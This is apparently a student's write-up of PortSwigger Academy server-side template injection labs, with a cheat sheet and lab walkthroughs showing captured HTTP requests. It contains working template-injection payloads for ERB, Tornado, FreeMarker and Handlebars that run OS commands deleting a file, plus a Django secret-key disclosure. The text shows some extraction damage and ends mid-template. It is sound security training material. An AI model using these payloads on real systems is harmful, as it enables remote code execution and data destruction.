

• + Server-Side Template Injection • +

Portswigger

Main Section Indexes

- [Overview + Resources](#)
- [Cheat Sheet | Summary](#)
- [Lab: Basic server-side template injection](#)
- [Lab: Basic server-side template injection \(code context\)](#)
- [Lab: Server-side template injection using documentation](#)
- [Lab: Server-side template injection in an unknown language with a documented exploit](#)
- [Lab: Server-side template injection with information disclosure via user-supplied objects](#)
- [Lab: Server-side template injection in a sandboxed environment](#)
- [Lab: Server-side template injection with a custom exploit](#)

Overview + Resources

- This document contains a writeup of the Server-Side Template Injection category labs from Portswigger Academy.
- There is a "Cheat Sheet | Summary" section in the beginning that goes over everything learned/used in all the labs completed. The lab sections will contain more details.
- <https://portswigger.net/web-security/all-labs#server-side-template-injection>

Recon + Prevention

- Detect and identify server-side template injection:
- <https://portswigger.net/web-security/server-side-template-injection#constructing-a-server-side-template-injection-attack>
- Prevent server-side template injection:
- <https://portswigger.net/web-security/server-side-template-injection#how-to-prevent-server-side-template-injection-vulnerabilities>

Cheat Sheet | Summary

- [Basic Server-side Template Injection](#)
- Ruby ERB Template Syntax
 - Payload: `<%=7*7%>`
- If the payload was successful, then in the response we should see the value of 49.
- The following payload can be used to execute an OS command that deletes a file from the server:
 - Payload: `<%system("rm /home/carlos/morale.txt")%>`
- Other payloads for enumeration:
 - `{{7*7}}`
 - `${7*7}`
- Resources:
 - <https://docs.ruby-lang.org/en/2.3.0/ERB.html>
 - https://cheatsheetseries.owasp.org/cheatsheets/Ruby_on_Rails_Cheat_Sheet.html

- Basic Server-side Template Injection (Code Context)
- Tornado web Template Engine
- Try to trigger an error message in the application. Sometimes the application will disclose the template that it is using.
- Some payloads to try:
 - `{{7*7}}`
 - `${7*7}`
- The syntax needs to be valid for successfully execution of the payload:
 - Payload: `}}{{7*7`
- This payload will return the value of 49.
- The following payload can be used to execute an OS command that deletes a file from the server:
 - Payload: `}}{%import+os%}}{{os.system("rm+/home/carlos/morale.txt")`
- Resources:
 - <https://www.tornadoweb.org/en/stable/template.html>

- [Server-side Template Injection Using Documentation](#)
- Freemarker Template Engine
- Trigger an overly verbose error message on the application, which discloses the template engine in use.
 - `${7*test}`
- The following payload can be used to execute an OS command that deletes a file from the server:
 - Payload: `<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("rm /home/carlos/morale.txt") }`
- Resources:
 - https://freemarker.apache.org/docs/app_faq.html#faq_template_uploading_security
 - <https://portswigger.net/research/server-side-template-injection>

- [Server-side Template Injection with a Documented Exploit](#)
- Handlebars Template Engine
- Resource:
 - <http://mahmoudsec.blogspot.com/2019/04/handlebars-template-injection-and-rce.html>
- Identification Payload:
 - `{{this}}{{self}}`
- Using the payload mentioned in the resource, swap out the following code:
 - `return JSON.stringify(process.env);`
- Then inject either of the following payloads, then URL encode the entire payload String:
 - `return require('child_process').execSync('rm /home/carlos/morale.txt');`
 - `return require('child_process').exec('rm /home/carlos/morale.txt');`

- [Server-side Template Injection with Information Disclosure via User-supplied Objects](#)
- Django Template Engine.
- Payload to disclose debug information:
 - {% debug %}
- The "settings" Object can be used to retrieve sensitive information from the template engine configuration.
 - Payload: {{settings.SECRET_KEY}}
- [Server-side template injection in a sandboxed environment](#)
 - See lab information.
- [Server-side template injection with a custom exploit](#)
 - See lab information.

Labs

- LAB PRACTITIONER [Basic server-side template injection](#) Solved
- LAB PRACTITIONER [Basic server-side template injection \(code context\)](#) Solved
- LAB PRACTITIONER [Server-side template injection using documentation](#) Solved
- LAB PRACTITIONER [Server-side template injection in an unknown language with a documented exploit](#) Solved
- LAB PRACTITIONER [Server-side template injection with information disclosure via user-supplied objects](#) Solved
- LAB EXPERT [Server-side template injection in a sandboxed environment](#) Solved
- LAB EXPERT [Server-side template injection with a custom exploit](#) Solved

Lab: Basic server-side template injection

Lab: Basic server-side template injection

- This lab is vulnerable to server-side template injection due to the unsafe construction of an ERB template.
- To solve the lab, review the ERB documentation to find out how to execute arbitrary code, then delete the morale.txt file from Carlos's home directory.
- **Summary – Steps to Exploit:**
- See slides.

- Go through the entire application's functionality and identify if there are any query parameters or inputs that are reflected in the response.

Request

```
1 GET /?message=Unfortunately%20this%20product%20is%20out%20of%20stock HTTP/2
2 Host: Oace00d304615b668277f1f000c40009.web-security-academy.net
3 Cookie: session=Jn5m8CgI4SI5q2FR6dnKgOuarNej2M6k
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Oace00d304615b668277f1f000c40009.web-security-academy.net/?message=Unfortunately%20this%20product%20is%20out%20of%20stock
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

```
47 </header>
48 <header class="notification-header">
49 </header>
50 <section class="ecommerce-pageheader">
51 
52 </section>
53 <div>
54 Unfortunately this product is out of stock
55 </div>
56 <section class="container-list-tiles">
57 <div>
58 
59 <h3>
60 Portable Hat
61 </h3>
62 
63 $51.20
64 <a class="button" href="/product?productId=1">
65 View details
66 </a>
67 </div>
```

- Fuzz the query parameter "message" with characters that are commonly used in template expressions.

Request

```
1 GET /?message=Unfortunately%20this%20product%20is%20out%20of%20stock({{7*7}}) HTTP/2
2 Host: Oace00d304615b668277f1f000c40009.web-security-academy.net
3 Cookie: session=Jn5m8CgI4SI5q2FR6dnKgOuarNej2M6k
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Oace00d304615b668277f1f000c40009.web-security-academy.net/?message=Unfortunately%20this%20product%20is%20out%20of%20stock
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
```

Response

```
47 </header>
48 <header class="notification-header">
49 </header>
50 <section class="ecommerce-pageheader">
51 
52 </section>
53 <div>
54 Unfortunately this product is out of stock({{7*7}})
55 </div>
56 <section class="container-list-tiles">
57 <div>
58 
59 <h3>
60 Portable Hat
61 </h3>
62 
63 $51.20
64 <a class="button" href="/product?productId=1">
65 View details
66 </a>
```

- The following expression did not have any affect as we can still see the plaint-text data and it was not executed:

- {{7*7}}

- The following template expression did not have any affect on the application either:

- `{7*7}`

Request		Pretty	Raw	Hex	Hackvortor
1	GET	/	?message=Unfortunately%20this%20product%20is%20out%20of%20stock\${7*7}	HTTP/2	
2	Host:	Dace00d304615b668277f1f000c40009.web-security-academy.net			
3	Cookie:	session=Jn5m8CgL4SI5q2FR6dnKgQuarNej2M6k			
4	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0			
5	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			
6	Accept-Language:	en-US,en;q=0.5			
7	Accept-Encoding:	gzip, deflate			
8	Referer:	https://Dace00d304615b668277f1f000c40009.web-security-academy.net/?message=Unfortunately%20this%20product%20is%20out%20of%20stock			
9	Upgrade-Insecure-Requests:	1			
10	Sec-Fetch-Dest:	document			
11	Sec-Fetch-Mode:	navigate			

Response		Pretty	Raw	Hex	Render	Hackvortor
50		<section class="ecommerce-pageheader">				
51						
52		</section>				
53		<div>				
		Unfortunately this product is out of stock\${7*7}				
54		</div>				
55		<section class="container-list-tiles">				
56		<div>				
57						
58		<h3>				
		Portable Hat				
		</h3>				
59						
60		\$51.20				
61						
		View details				

- However, the following expression using the Ruby ERB template syntax did execute on the server-side application:

- `<%=7*7%>`

Request		Pretty	Raw	Hex	Hackvortor
1	GET	/	?message=Unfortunately%20this%20product%20is%20out%20of%20stock<%=7*7%>	HTTP/2	
2	Host:	Dace00d304615b668277f1f000c40009.web-security-academy.net			
3	Cookie:	session=Jn5m8CgL4SI5q2FR6dnKgQuarNej2M6k			
4	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0			
5	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			
6	Accept-Language:	en-US,en;q=0.5			
7	Accept-Encoding:	gzip, deflate			
8	Referer:	https://Dace00d304615b668277f1f000c40009.web-security-academy.net/?message=Unfortunately%20this%20product%20is%20out%20of%20stock			
9	Upgrade-Insecure-Requests:	1			
10	Sec-Fetch-Dest:	document			
11	Sec-Fetch-Mode:	navigate			
12	Sec-Fetch-Site:	same-origin			
13	Sec-Fetch-User:	?1			
14	Te:	trailers			

Response		Pretty	Raw	Hex	Render	Hackvortor
47		</header>				
48		<header class="notification-header">				
49		</header>				
50		<section class="ecommerce-pageheader">				
51						
52		</section>				
53		<div>				
		Unfortunately this product is out of stock49				
54		</div>				
55		<section class="container-list-tiles">				
56		<div>				
57						
58		<h3>				
		Portable Hat				
		</h3>				
59						
60		\$51.20				
61						
		View details				

- Resources:
 - <https://docs.ruby-lang.org/en/2.3.0/ERB.html>
 - [https://cheatsheetseries.owasp.org/cheatsheets/Ruby on Rails Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Ruby_on_Rails_Cheat_Sheet.html)
- The following payload can be used to execute an OS command that deletes a file from the server:
- `<%system("rm /home/carlos/morale.txt")%>`

Request

Pretty
Raw
Hex
Hackvortor

```

1 GET /?message=Unfortunately%20this%20product%20is%20out%20of%20stock<%system("rm+/home/carlos/morale.txt")%>
  HTTP/2
2 Host: Dace00d304615b668277f1f000c40009.web-security-academy.net
3 Cookie: session=Jn5m8CgL4S15q2FR6dnKgQuarNej2M6k
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://Dace00d304615b668277f1f000c40009.web-security-academy.net/?message=Unfortunately%20this%20product%20
  is%20out%20of%20stock
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers

```

Response

Pretty
Raw
Hex
Render
Hackvortor

```

47 </header>
48 <header class="notification-header">
49 </header>
50 <section class="eoms-pageheader">
51   
52 </section>
53 <div>
54   Unfortunately this product is out of stock
55 </div>
56 <section class="container-list-tiles">
57   <div>
58     
63     $51.20

```

Lab: Basic server-side template injection (code context)

Lab: Basic server-side template injection (code context)

- This lab is vulnerable to server-side template injection due to the way it unsafely uses a Tornado template. To solve the lab, review the Tornado documentation to discover how to execute arbitrary code, then delete the morale.txt file from Carlos's home directory.
- You can log in to your own account using the following credentials: wiener:peter
- Hint
- Take a closer look at the "preferred name" functionality.
- **Summary – Steps to Exploit:**
- See slides.

- Go through the entire applications workflow and identify any query parameters or body parameters that may be using a template syntax.
- This POST request is using code syntax to display the user's name in the blog post.
- Changing this value to the "nickname" option, changes the display name of the user when we make a comment on a blog post.

Request					Response				
Pretty	Raw	Hex	Hackvortor		Pretty	Raw	Hex	Render	Hackvortor
1	POST	/my-account/change-blog-post-author-display	HTTP/2		1	HTTP/2 302 Found			
2	Host:	Oac2008204071c778037b864005b00f5.web-security-academy.net			2	Location:	/my-account		
3	Cookie:	session=LZyNQ6u1lNF0hK0dO1lLeROmREMa5pdj			3	X-Frame-Options:	SAMEORIGIN		
4	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0			4	Content-Length:	0		
5	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			5				
6	Accept-Language:	en-US,en;q=0.5			6				
7	Accept-Encoding:	gzip, deflate							
8	Content-Type:	application/x-www-form-urlencoded							
9	Content-Length:	78							
10	Origin:	https://Oac2008204071c778037b864005b00f5.web-security-academy.net							
11	Referer:	https://Oac2008204071c778037b864005b00f5.web-security-academy.net/my-account							
12	Upgrade-Insecure-Requests:	1							
13	Sec-Fetch-Dest:	document							
14	Sec-Fetch-Mode:	navigate							
15	Sec-Fetch-Site:	same-origin							
16	Sec-Fetch-User:	?1							
17	Te:	trailers							
18									
19	blog-post-author-display=	user.first_name&csrf=RHwwImCOyXg4xtz2FKIATB0ngdEwmYyj							

Request					Response				
Pretty	Raw	Hex	Hackvortor		Pretty	Raw	Hex	Render	Hackvortor
1	POST	/my-account/change-blog-post-author-display	HTTP/2		1	HTTP/2 302 Found			
2	Host:	Oac2008204071c778037b864005b00f5.web-security-academy.net			2	Location:	/my-account		
3	Cookie:	session=LZyNQ6u1lNF0hK0dO1lLeROmREMa5pdj			3	X-Frame-Options:	SAMEORIGIN		
4	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0			4	Content-Length:	0		
5	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			5				
6	Accept-Language:	en-US,en;q=0.5			6				
7	Accept-Encoding:	gzip, deflate							
8	Content-Type:	application/x-www-form-urlencoded							
9	Content-Length:	76							
10	Origin:	https://Oac2008204071c778037b864005b00f5.web-security-academy.net							
11	Referer:	https://Oac2008204071c778037b864005b00f5.web-security-academy.net/my-account							
12	Upgrade-Insecure-Requests:	1							
13	Sec-Fetch-Dest:	document							
14	Sec-Fetch-Mode:	navigate							
15	Sec-Fetch-Site:	same-origin							
16	Sec-Fetch-User:	?1							
17	Te:	trailers							
18									
19	blog-post-author-display=	user.nickname&csrf=RHwwImCOyXg4xtz2FKIATB0ngdEwmYyj							

- When making a comment on a blog post the display name of the user is now changed to "H0td0g".
- We can try injecting template injection payloads in the POST request for the parameter and identify what affects it has on the display name in the comments.

Comments



Lee Mealone | 14 March 2023

Sorry I haven't been in touch mother, I keep getting your email wrong. Hope this reaches you.



Rich Man | 28 March 2023

My mum said I can't go over until I've tidied my room.



H0td0g | 01 April 2023


test

Leave a comment

Comment:

- Using the basic payload `{{7*7}}` in the request results in an error message that discloses the template that the application is using.
- We can try to manipulate the payload to get a valid response with the executed template injection.

Request				Response			
Pretty	Raw	Hex	Hackvortor	Pretty	Raw	Hex	Render
1	POST		/my-account/change-blog-post-author-display HTTP/2	1	HTTP/2	302	Found
2	Host:		Oac2008204071c778037b864005b00f5.web-security-academy.net	2	Location:		/my-account
3	Cookie:		session=LZyNQ6u1lNF0hK0dO1lLeR0mREMa5pdj	3	X-Frame-Options:		SAMEORIGIN
4	User-Agent:		Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0	4	Content-Length:		0
5	Accept:		text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	5			
6	Accept-Language:		en-US,en;q=0.5	6			
7	Accept-Encoding:		gzip, deflate				
8	Content-Type:		application/x-www-form-urlencoded				
9	Content-Length:		83				
10	Origin:		https://Oac2008204071c778037b864005b00f5.web-security-academy.net				
11	Referer:		https://Oac2008204071c778037b864005b00f5.web-security-academy.net/my-account				
12	Upgrade-Insecure-Requests:		1				
13	Sec-Fetch-Dest:		document				
14	Sec-Fetch-Mode:		navigate				
15	Sec-Fetch-Site:		same-origin				
16	Sec-Fetch-User:		?1				
17	Te:		trailers				
18							
19	blog-post-author-display=		user.nickname{{7*7}}&csrf=RHwwImCOyXg4xtz2FKIATBOngdEwmYyJ				



Basic server-side template injection (code context)

[Back to lab home](#)
[Back to lab description >>](#)

LAB

Not solved




Internal Server Error


No handlers could be found for logger "tornado.application" Traceback (most recent call last): File "<string>", line 15, in <module> File "/usr/local/lib/python2.7/dist-packages/tornado/template.py", line 317, in __init__ "exec", dont_inherit=True) File "<string>.generated.py", line 4 __tt_tmp = user.nickname{{7*7 # <string>:1 ^ SyntaxError: invalid syntax


- The following payload will result in successful server-side template injection execution:
- `}}}{7*7`
- We can see that in the user's name displayed in the comments, the value of 49 is returned.


Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /my-account/change-blog-post-author-display HTTP/2		1 HTTP/2 302 Found	
2 Host: 0ac2008204071c778037b864005b00f5.web-security-academy.net		2 Location: /my-account	
3 Cookie: session=LZyNQ6u11NFOhK0d011LeROMREMa5pdj		3 X-Frame-Options: SAMEORIGIN	
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0		4 Content-Length: 0	
5 Accept:		5	
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,		6	
image/webp,*/*;q=0.8			
6 Accept-Language: en-US,en;q=0.5			
7 Accept-Encoding: gzip, deflate			
8 Content-Type: application/x-www-form-urlencoded			
9 Content-Length: 83			
10 Origin:			
https://0ac2008204071c778037b864005b00f5.web-security-academy.net			
11 Referer:			
https://0ac2008204071c778037b864005b00f5.web-security-academy.net/my-account			
12 Upgrade-Insecure-Requests: 1			
13 Sec-Fetch-Dest: document			
14 Sec-Fetch-Mode: navigate			
15 Sec-Fetch-Site: same-origin			
16 Sec-Fetch-User: ?1			
17 Te: trailers			
18			
19 blog-post-author-display=user.nickname}}{{7*7&csrf=			
RHwwImCOyXg4xtz2FKIATB0ngdEwmYyJ			

Comments

-  Lee Mealone | 14 March 2023

Sorry I haven't been in touch mother, I keep getting your email wrong. Hope this reaches you.
-  Rich Man | 28 March 2023

My mum said I can't go over until I've tidied my room.
-  H0td0g49 | 01 April 2023

test
-  H0td0g49 | 01 April 2023

test

Leave a comment

Comment:

- Resources:
 - <https://www.tornadoweb.org/en/stable/template.html>
- Final Payload:
- `}}{%import+os%}}{{os.system("rm+/home/carlos/morale.txt")`

Request				Response				
Pretty	Raw	Hex	Hackvortor	Pretty	Raw	Hex	Render	▼
<pre>1 POST /my-account/change-blog-post-author-display HTTP/2 2 Host: 0ac2008204071c778037b864005b00f5.web-security-academy.net 3 Cookie: session=LZyNQ6u1lNFOhKOdO1lLeROmREMa5pdj 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 132 10 Origin: https://0ac2008204071c778037b864005b00f5.web-security-academy.net 11 Referer: https://0ac2008204071c778037b864005b00f5.web-security-academy.net/my-account 12 Upgrade-Insecure-Requests: 1 13 Sec-Fetch-Dest: document 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-User: ?1 17 Te: trailers 18 19 blog-post-author-display= user.nickname)}}{%import+os%}}{{os.system("rm+/home/carlos/morale.txt")&csrf= RHwwImCOyXg4xtz2FKIATB0ngdEwmYyj</pre>				<pre>1 HTTP/2 302 Found 2 Location: /my-account 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 0 5 6</pre>				

Lab: Server-side template injection using documentation

Lab: Server-side template injection using documentation

- This lab is vulnerable to server-side template injection. To solve the lab, identify the template engine and use the documentation to work out how to execute arbitrary code, then delete the morale.txt file from Carlos's home directory.
- You can log in to your own account using the following credentials:
- content-manager:C0nt3ntM4n4g3r
- Hint
- You should try solving this lab using only the documentation. However, if you get really stuck, you can try finding a well-known exploit by @albinowax that you can use to solve the lab.
- **Summary – Steps to Exploit:**
- See slides.

Template:

```
<p>Ever find yourself asking stupid questions that you should know the answer to? Luckily the Sarcastic 9 Ball is here to put an end to obvious questions!</p>
<p>With blunt and brutally honest answers like: 'Well, duh!' and 'Yes, if you leave me alone!' you and your friends will get the right answer every shake, albeit with a withering put down to boot. The Sarcastic Nine Ball is the perfect gift for that loved one or friend that just won't let up with those nagging questions. Give it as a present, or simply carry it with you and get an ironic answer for their stupidity every time!</p>
<p>This product is Ridley's spin on the magic eight ball that traditional offers sound advice and guidance, whereas the Nine Ball takes a far blunter approach, an approach that's well needed sometimes.</p>
<p>Get your own back on those annoying question askers or give as a gift to someone who's confused constantly!</p>
<p>Hurry! Only ${product.stock} {{7*7}} left of ${product.name} at ${product.price}.</p>
```

Preview

Save

<p>Ever find yourself asking stupid questions that you should know the answer to? Luckily the Sarcastic 9 Ball is here to put an end to obvious questions!</p>
 <p>With blunt and brutally honest answers like: 'Well, duh!' and 'Yes, if you leave me alone!' you and your friends will get the right answer every shake, albeit with a withering put down to boot. The Sarcastic Nine Ball is the perfect gift for that loved one or friend that just won't let up with those nagging questions. Give it as a present, or simply carry it with you and get an ironic answer for their stupidity every time!</p>
 <p>This product is Ridley's spin on the magic eight ball that traditional offers sound advice and guidance, whereas the Nine Ball takes a far blunter approach, an approach that's well needed sometimes.</p>
 <p>Get your own back on those annoying question askers or give as a gift to someone who's confused constantly!</p>
 <p>Hurry! Only 802 {{7*7}} left of Sarcastic 9 Ball at \$1.66.</p>

- The following payload is not being executed and didn't trigger an error message:
- {{7*7}}

- Go through all the application's functionality and identify there is an "Edit Template" button.
- First, we need to detect which template engine is being used by the application.

DON'T ASK ME ANYTHING!

Description:

Ever find yourself asking stupid questions that you should know the answer to? Luckily the Sarcastic 9 Ball is here to put an end to obvious questions!

With blunt and brutally honest answers like: 'Well, duh!' and 'Yes, if you leave me alone!' you and your friends will get the right answer every shake, albeit with a withering put down to boot. The Sarcastic Nine Ball is the perfect gift for that loved one or friend that just won't let up with those nagging questions. Give it as a present, or simply carry it with you and get an ironic answer for their stupidity every time!

This product is Ridley's spin on the magic eight ball that traditional offers sound advice and guidance, whereas the Nine Ball takes a far blunter approach, an approach that's well needed sometimes.

Get your own back on those annoying question askers or give as a gift to someone who's confused constantly!

Hurry! Only 209 {{7*7}} left of Sarcastic 9 Ball at \$1.66.

Edit template

Template:

```
<p>Ever find yourself asking stupid questions that you should know the answer to? Luckily the Sarcastic 9 Ball is here to put an end to obvious questions!</p>
<p>With blunt and brutally honest answers like: 'Well, duh!' and 'Yes, if you leave me alone!' you and your friends will get the right answer every shake, albeit with a withering put down to boot. The Sarcastic Nine Ball is the perfect gift for that loved one or friend that just won't let up with those nagging questions. Give it as a present, or simply carry it with you and get an ironic answer for their stupidity every time!</p>
<p>This product is Ridley's spin on the magic eight ball that traditional offers sound advice and guidance, whereas the Nine Ball takes a far blunter approach, an approach that's well needed sometimes.</p>
<p>Get your own back on those annoying question askers or give as a gift to someone who's confused constantly!</p>
<p>Hurry! Only ${product.stock} a{*comment*}b left of ${product.name} at
```

Preview

Save


Ever find yourself asking stupid questions that you should know the answer to? Luckily the Sarcastic 9 Ball is here to put an end to obvious questions!

With blunt and brutally honest answers like: 'Well, duh!' and 'Yes, if you leave me alone!' you and your friends will get the right answer every shake, albeit with a withering put down to boot. The Sarcastic Nine Ball is the perfect gift for that loved one or friend that just won't let up with those nagging questions. Give it as a present, or simply carry it with you and get an ironic answer for their stupidity every time!

This product is Ridley's spin on the magic eight ball that traditional offers sound advice and guidance, whereas the Nine Ball takes a far blunter approach, an approach that's well needed sometimes.

Get your own back on those annoying question askers or give as a gift to someone who's confused constantly!

Hurry! Only 639 a{*comment*}b left of Sarcastic 9 Ball at \$1.66.



Description:

Ever find yourself asking stupid questions that you should know the answer to? Luckily the Sarcastic 9 Ball is here to put an end to obvious questions!

With blunt and brutally honest answers like: 'Well, duh!' and 'Yes, if you leave me alone!' you and your friends will get the right answer every shake, albeit with a withering put down to boot. The Sarcastic Nine Ball is the perfect gift for that loved one or friend that just won't let up with those nagging questions. Give it as a present, or simply carry it with you and get an ironic answer for their stupidity every time!

This product is Ridley's spin on the magic eight ball that traditional offers sound advice and guidance, whereas the Nine Ball takes a far blunter approach, an approach that's well needed sometimes.

Get your own back on those annoying question askers or give as a gift to someone who's confused constantly!

Hurry! Only 639 a{*comment*}b left of Sarcastic 9 Ball at \$1.66.

Edit template

- The following payload is not being executed and didn't trigger an error message:
- A{*comment*}B

Template:

```
<p>Ever find yourself asking stupid questions that you should know the answer to? Luckily the Sarcastic 9 Ball is here to put an end to obvious questions!</p>
<p>With blunt and brutally honest answers like: 'Well, duh!' and 'Yes, if you leave me alone!' you and your friends will get the right answer every shake, albeit with a withering put down to boot. The Sarcastic Nine Ball is the perfect gift for that loved one or friend that just won't let up with those nagging questions. Give it as a present, or simply carry it with you and get an ironic answer for their stupidity every time!</p>
<p>This product is Ridley's spin on the magic eight ball that traditional offers sound advice and guidance, whereas the Nine Ball takes a far blunter approach, an approach that's well needed sometimes.</p>
<p>Get your own back on those annoying question askers or give as a gift to someone who's confused constantly!</p>
<p>Hurry! Only ${product.stock} ${7*test} left of ${product.name} at ${product.price}.</p>
```


Preview

Save

<p>Ever find yourself asking stupid questions that you should know the answer to? Luckily the Sarcastic 9 Ball is h

<p>With blunt and brutally honest answers like: 'Well, duh!' and 'Yes, if you leave me alone!' you and your friends w with a withering put down to boot. The Sarcastic Nine Ball is the perfect gift for that loved one or friend that just wor as a present, or simply carry it with you and get an ironic answer for their stupidity every time!</p> <p>This product traditional offers sound advice and guidance, whereas the Nine Ball takes a far blunter approach, an approach that own back on those annoying question askers or give as a gift to someone who's confused constantly!</p> <p>Hurr (DEBUG mode; use RETHROW in production!): The following has evaluated to null or missing: ==> test [in templat the failing expression is known to legally refer to something that's sometimes null or missing, either specify a default <#if myOptionalVar??>when-present<#else>when-missing</#if>. (These only cover the last step of the expression; parenthesis: (myOptionalVar.foo)!myDefault, (myOptionalVar.foo)?? ---- FTL stack trace ("~" means nesting-rele "freemarker" at line 5, column 33] ---- Java stack trace (for programmers): ---- freemarker.core.InvalidReferenceExc

- The following payload triggered an error message and disclosed the template engine the application is using – FreeMarker Template:
- `${7*test}`



Description:

Ever find yourself asking stupid questions that you should know the answer to? Luckily the Sarcastic 9 Ball is here to put an end to obvious questions!

With blunt and brutally honest answers like: 'Well, duh!' and 'Yes, if you leave me alone!' you and your friends will get the right answer every shake, albeit with a withering put down to boot. The Sarcastic Nine Ball is the perfect gift for that loved one or friend that just won't let up with those nagging questions. Give it as a present, or simply carry it with you and get an ironic answer for their stupidity every time!

This product is Ridley's spin on the magic eight ball that traditional offers sound advice and guidance, whereas the Nine Ball takes a far blunter approach, an approach that's well needed sometimes.

Get your own back on those annoying question askers or give as a gift to someone who's confused constantly!

Hurry! Only 202 FreeMarker template error (DEBUG mode; use RETHROW in production!): The following has evaluated to null or missing: ==> test [in template "freemarker" at line 5, column 37] ---- Tip: If the failing expression is known to legally refer to something that's sometimes null or missing, either specify a default value like myOptionalVar!myDefault, or use <#if myOptionalVar??>when-present<#else>when-missing. (These only cover the last step of the expression; to cover the whole expression, use parenthesis: (myOptionalVar.foo)!myDefault, (myOptionalVar.foo)?? ---- FTL stack trace ("~" means nesting-related): - Failed at: \${7 * test} [in template "freemarker" at line 5, column 33] ---- Java stack trace (for programmers): ---- freemarker.core.InvalidReferenceException: [... Exception message was already printed; see it above ...] at freemarker.core.InvalidReferenceException.getInstance(InvalidReferenceException.java:134) at freemarker.core.UnexpectedTypeException.newDescriptionBuilder(UnexpectedTypeException.java:85) at freemarker.core.UnexpectedTypeException.(UnexpectedTypeException.java:48) at freemarker.core.NonNumericalException.(NonNumericalException.java:47) at freemarker.core.Expression.modelToNumber(Expression.java:160) at freemarker.core.Expression.evalToNumber(Expression.java:153) at freemarker.core.ArithmeticExpression._eval(ArithmeticExpression.java:51) at freemarker.core.Expression.eval(Expression.java:101) at freemarker.core.DollarVariable.calculateInterpolatedStringOrMarkup(DollarVariable.java:100) at freemarker.core.DollarVariable.accept(DollarVariable.java:63) at freemarker.core.Environment.visit(Environment.java:331) at freemarker.core.Environment.visit(Environment.java:337) at freemarker.core.Environment.process(Environment.java:310) at freemarker.template.Template.process(Template.java:383) at lab.actions.templateengines.FreeMarker.processInput(FreeMarker.java:58) at lab.actions.templateengines.FreeMarker.act(FreeMarker.java:42) at lab.actions.common.Action.act(Action.java:57) at lab.actions.common.Action.run(Action.java:39) at lab.actions.templateengines.FreeMarker.main(FreeMarker.java:23)

Edit template

- Resources:
 - https://freemarker.apache.org/docs/app_faq.html#faq_template_uploading_security
 - <https://portswigger.net/research/server-side-template-injection>
- Final Payload:
- `<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("rm /home/carlos/morale.txt") }`

Template:

```


Our feathered friends and adorable nudes will have the dates falling at your feet, no more wasting time for them on someone who might be a little devil inside. And no more sitting on the sidelines for you while they make up their minds. Your evening will begin as soon as you set foot inside the doors.</p>
<p>Everyone will want to stroke your feathers and ask you to polish your halo, the jokes will come flooding and the conversation will flow freely. Watch as all the other guys fall by the wayside, green with envy.</p>
